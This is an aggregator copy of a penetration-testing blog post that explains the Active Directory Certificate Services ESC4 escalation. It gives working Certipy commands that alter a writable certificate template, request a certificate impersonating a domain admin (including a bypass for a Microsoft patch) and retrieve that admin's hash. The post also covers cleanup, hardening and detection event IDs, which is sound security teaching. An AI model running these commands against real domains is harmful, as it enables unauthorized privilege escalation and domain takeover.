



惯性聚合 高效追踪和阅读你感兴趣的博客、新闻、科技资讯
阅读原文 在惯性聚合中打开

推荐订阅源

Cisco Talos Blog
Cisco Talos Blog
Martin Fowler
Martin Fowler
A
About on SuperTechFans
H
Help Net Security
F
Full Disclosure
Cyber Security Advisories - MS-ISAC
IT之家
IT之家
K
KPMG report finds enterprise disconnect between AI and its ROI | CIO
阮一峰的网络日志
阮一峰的网络日志
WordPress大学
WordPress大学
H
Heimdal Security Blog
博客园_首页
cs.AI updates on arXiv.org
T
Tailwind CSS Blog
Recent Announcements
B
Blog RSS Feed
Last Week in AI
Last Week in AI
V2EX - 技术
V2EX - 技术
The Register - Security
Security Archives - TechRepublic
G
GRAHAM CLULEY
美团技术团队
S
Securelist
MyScale Blog
MyScale Blog
Vercel News
Vercel News
L
LINUX DO - 最新话题
Hacker News: Ask HN
Hacker News: Ask HN
W
WeLiveSecurity
M
MIT News - Artificial intelligence
宝玉的分享
宝玉的分享
月光博客
月光博客
Attack and Defense Labs
大猫的无限游戏
大猫的无限游戏
博客园 - Franky
奇客Solidot–传递最新科技情报
奇客Solidot–传递最新科技情报
Microsoft Security Blog
I
InfoQ
OSCHINA 社区最新新闻
OSCHINA 社区最新新闻
Forbes - Security
Forbes - Security
罗磊的独立博客
O
OpenAI News
AI
AI
cs.CV updates on arXiv.org
雷峰网
雷峰网
S
Security @ Cisco Blogs
MongoDB | Blog
MongoDB | Blog
Schneier on Security
P
Proofpoint News Feed
Webroot Blog
Webroot Blog
V
Visual Studio Blog

Black Hills Information Security, Inc.

Bad Habits: An ANTISOC Operation Same Problem, Different Angles: When Red Team and Blue Team Actually Talk to Each Other How to Identify and Exploit New Vulnerabilities Swapper – A Pure Regex Match/Replace Burp Extension A Practical Guide to BloodHound Data Collection Network Engineering Basics Signed, Trusted, and Abused: Proxy Execution via WebView2 Getting Started In Pentesting – Advice From The BHIS Pentest Lead Cloud Security: Tips and Resources for Securing the Cloud Lessons From A Chatbot Incident How to Lead Effective Tabletops Understanding GRC: How to Navigate Risks and Compliance Standards The “P” in PAM is for Persistence: Linux Persistence Technique Malware Analysis: How to Analyze and Understand Malware OSINT: How to Find, Use, and Control Open-Source Intelligence What to Do with Your First Home Lab When the SOC Goes to Deadwood: A Night to Remember Social Engineering and Microsoft SSPR: The Road to Pwnage is Paved with Good Intentions Common Cyber Threats Finding the Right Penetration Testing Company Deceptive-Auditing: An Active Directory Honeypots Tool The Curious Case of the Comburglar How to Set Smart Goals (That Actually Work For You) Inside the BHIS SOC: A Conversation with Hayden Covington Abusing Delegation with Impacket (Part 3): Resource-Based Constrained Delegation Why You Got Hacked – 2025 Super Edition Abusing Delegation with Impacket (Part 2): Constrained Delegation Abusing Delegation with Impacket (Part 1): Unconstrained Delegation GoSpoof – Turning Attacks into Intel Model Context Protocol (MCP) Bypassing WAFs Using Oversized Requests Getting Started with AI Hacking Part 2: Prompt Injection Wrangling Windows Event Logs with Hayabusa & SOF-ELK (Part 2) DomCat: A Domain Categorization Tool Wrangling Windows Event Logs with Hayabusa & SOF-ELK (Part 1) Microsoft Store and WinGet: Security Risks for Corporate Environments Default Web Content MailFail Commonly Abused Administrative Utilities: A Hidden Risk to Enterprise Security Stop Spoofing Yourself! Disabling M365 Direct Send Bypassing CSP with JSONP: Introducing JSONPeek and CSP B Gone Offensive Tooling Cheatsheets: An Infosec Survival Guide Resource DNS Triage Cheatsheet GraphRunner Cheatsheet Burp Suite Cheatsheet Impacket Cheatsheet Wireshark Cheatsheet Hashcat Cheatsheet EyeWitness Cheatsheet Nmap Cheatsheet Netcat (nc) Cheatsheet Hunt for Weak Spots in Your Wireless Network with Airodump-ng from the Aircrack-ng Suite Detecting ADCS Privilege Escalation Vulnerability Scanning with Nmap Getting Started with NetExec: Streamlining Network Discovery and Access How to Use Dirsearch Augmenting Penetration Testing Methodology with Artificial Intelligence – Part 3: Arcanum Cyber Security Bot How to Design and Execute Effective Social Engineering Attacks by Phone Abusing S4U2Self for Active Directory Pivoting Why Use a Macro Pad? Espanso: Text Replacement, the Easy Way Caging Copilot: Lessons Learned in LLM Security Augmenting Penetration Testing Methodology with Artificial Intelligence – Part 2: Copilot Augmenting Penetration Testing Methodology with Artificial Intelligence – Part 1: Burpference Intercepting Traffic for Mobile Applications that Bypass the System Proxy How to Root Android Phones Communicating Security to the C-Suite: A Strategic Approach Offline Memory Forensics With Volatility Getting Started with AI Hacking: Part 1 Go-Spoof: A Tool for Cyber Deception How to Test Adversary-in-the-Middle Without Hacking Tools Canary in the Code: Alert()-ing on XSS Exploits How to Hack Wi-Fi with No Wi-Fi Why Your Org Needs a Penetration Test Program Burp Suite Extension: Copy For Light at the End of the Dark Web Wi-Fi Forge: Practice Wi-Fi Security Without Hardware Avoiding Dirty RAGs: Retrieval-Augmented Generation with Ollama and LangChain Gone Phishing: Installing GoPhish and Creating a Campaign 5 Things We Are Going to Continue to Ignore in 2025 John Strand’s 5 Phase Plan For Starting in Computer Security Questions From a Beginner Threat Hunter GRC for Security Managers: From Checklists to Influence AI Large Language Models and Supervised Fine Tuning Attack Tactics 9: Shadow Creds for PrivEsc w/ Kent & Jordan One Active Directory Account Can Be Your Best Early Warning Introduction to Zeek Log Analysis Indecent Exposure: Your Secrets are Showing Creating Burp Extensions: A Beginner’s Guide Pitting AI Against AI: Using PyRIT to Assess Large Language Models (LLMs) The Top Ten List of Why You Got Hacked This Year (2023/2024) ICS Hard Knocks: Mitigations to Scenarios Found in ICS/OT Backdoors & Breaches Intro to Data Analytics Using SQL Finding Access Control Vulnerabilities with Autorize The Detection Engineering Process Cyber Risk Lessons We Can Learn From Hurricane Preparedness Intro to Desktop Application Testing Methodology What Is Penetration Testing? Adversary in the Middle (AitM): Post-Exploitation Pentesting, Threat Hunting, and SOC: An Overview
Abusing Active Directory Certificate Services (Part 2)
BHIS · 2023-10-12 · via Black Hills Information Security, Inc.

Misconfigurations in Active Directory Certificate Services (ADCS) can introduce critical vulnerabilities into an Enterprise Active Directory environment, such as paths of escalation from low privileged accounts to domain administrator.

In PART ONE of this short ADCS series, we introduced Active Directory Certificate Services at a high level and walked through one of the escalation techniques, ESC1.  In this post, we will walk through the escalation technique, ESC4, using Certipy.

ESC4

This issue occurs when a certificate template can be modified by a non-administrator account. This misconfiguration can occur when unintended users are granted one of the following template security permissions:

  • Owner
  • WriteOwnerPrincipals
  • WriteDaclPrincipals
  • WritePropertyPrincipals

Example

In the following example, let’s imagine that we have gained a foothold in our target company FOOBAR’s internal network and have compromised the account of a user with the name “billy”; we have enumerated the ADCS configuration for the internal target domain “foobar.com”.


As shown in the figure below, the “ESC4Certificate_FOOBAR” template was configured to grant the “Domain Users” group with Write Owner Principals and Write Property Principals permissions. This means that any foobar.com user has permission to modify any given property in the template.
ESC4 Template

Our compromised user account “billy” is a part of the “Domain Users” group and therefore is authorized to modify the template configuration.
We can introduce escalation conditions using the following Certipy command:

certipy template 
-u [email protected] \
-p REDACTED \
-template ESC4Certificate_FOOBAR \
-dc-ip <DC_IP> \
-save-old

Certipy Results


As shown in the figure above, the original template was saved in the “ESC4Certificate_FOOBAR.json”. We can use the configuration file to easily revert the template configuration to its original state once we’ve completed this attack. The target template was updated to meet the following ESC1 conditions:

  • Client Authentication: True
  • Enabled: True
  • Enrollee Supplies Subject: True
  • Requires Management Approval: False
  • Authorized Signatures Required: 0

In addition, the template Validity Period was increased from 4 years to 5 years. Now this vulnerable template can be used by any domain user to request a certificate on behalf of any other domain account. The modified template is shown below.
Modified Vulnerable Certificate


To demonstrate this, we can request a certificate for “Dan the DA” by setting the user principal name (UPN) to [email protected].

certipy req -u '[email protected]' \
-p 'REDACTED' \
-dc-ip '10.10.1.100' \
-target 'foobar-CA.foobar.com ' \
-ca 'foobar-CA' \
-template 'ESC4Certificate_FOOBAR' \
-upn '[email protected]' 

Note: The Certipy results will return the request ID or an Object SID. Note this, as you will need this information to revoke the certificate once the test is completed.
Request Certificate for Domain Admin

Update on April 21, 2025

Microsoft recently pushed a partial patch to attempt to prevent privilege escalation. A link to the patch can be found here: https://support.microsoft.com/en-us/topic/kb5014754-certificate-based-authentication-changes-on-windows-domain-controllers-ad2c23b0-15d8-4340-a468-4d4f3b188f16 

If you receive an error that looks like this:

SID Mismatch Error

You can work around this by providing the SID for the target UPN in the Certipy request as shown below.

certipy req -u '<USERNAME>'\
-p '<PASSWORD>' \
-dc-ip '<DC_IP>' \
-target '<CA_HOSTNAME>' \
-ca '<CA_NAME>' \
-template '<VULNERABLE_TEMPLATE_NAME>'\
-upn <DOMAIN_ADMIN>
-sid <<DOMAIN_ADMIN_SID>

Get Certificate for Domain Admin using SID Flag

End Update

Once we have our certificate, we can use the certificate to obtain the credential hash and a Kerberos ticket of the target DA account using the Certipy -auth command as shown below:

certipy auth -pfx DA_Dan.pfx

As shown in the figure below, we successfully retrieved the hash for the DA_Dan account. Now we can impersonate DA_Dan!

Get DA_Dan Credentials

In summary, the template “ESC4Certificate_FOOBAR” was configured to allow users from the Domain Users group (non-Administrator accounts) to modify the template configuration. This allowed the standard domain user, Billy, to modify the template “ESC4Certificate_FOOBAR” and introduce vulnerabilities that allowed escalation from a normal domain account to a Domain Administrator account.

Clean Up

To restore the template configuration to its original state, use the following template command:

certipy template 
-u [email protected] \
-p REDACTED \
-template ESC4Certificate_FOOBAR \
-dc-ip <DC_IP> \
--configuration 'ESC4Certificate_FOOBAR.json'

Revert Template to Original Configuration

Prevention and Detection

So, what can we do to prevent and detect such attacks? Here are a few steps to harden your certificate templates.

  1. Take stock of your certificate templates and determine whether all enabled templates are currently in use. Disable all templates that are unnecessary.
  2. Make sure that template permissions are as restrictive as possible. Only grant necessary groups/users enrollment permissions. Only grant necessary groups/users permission to modify template properties.
  3. Modify the “Issuance Requirements” to require the manual approval of an issued certificate where possible.
  4. Disable the “Enrollee Supplies Subject” flag where possible.
  5. Remove “Client Authentication” where possible.

Monitoring

It’s uncommon for certificate templates to be changed regularly. Detections should be built around unexpected template configuration changes. Event IDs 4900 and 4899 occur when an ADCS object changes and enrollment occurs.
By monitoring certificate change events, an administrator can alert on anomalous behavior, investigate template changes, and revoke certificates that appear to be malicious or suspicious. Some useful event IDs can be found below:

  • 4900 – Security permissions for a certificate template changed
  • 4899 – Certificate template was updated
  • 4886 – Request for certificate
  • 4887 – Certificate Issued
  • 4768 – Request for Kerberos ticket (TGT)

Defensive Resources:

Additional Resources

Read More in This Series:


Ready to learn more?

Level up your skills with affordable classes from Antisyphon!

Pay-What-You-Can Training

Available live/virtual and on-demand
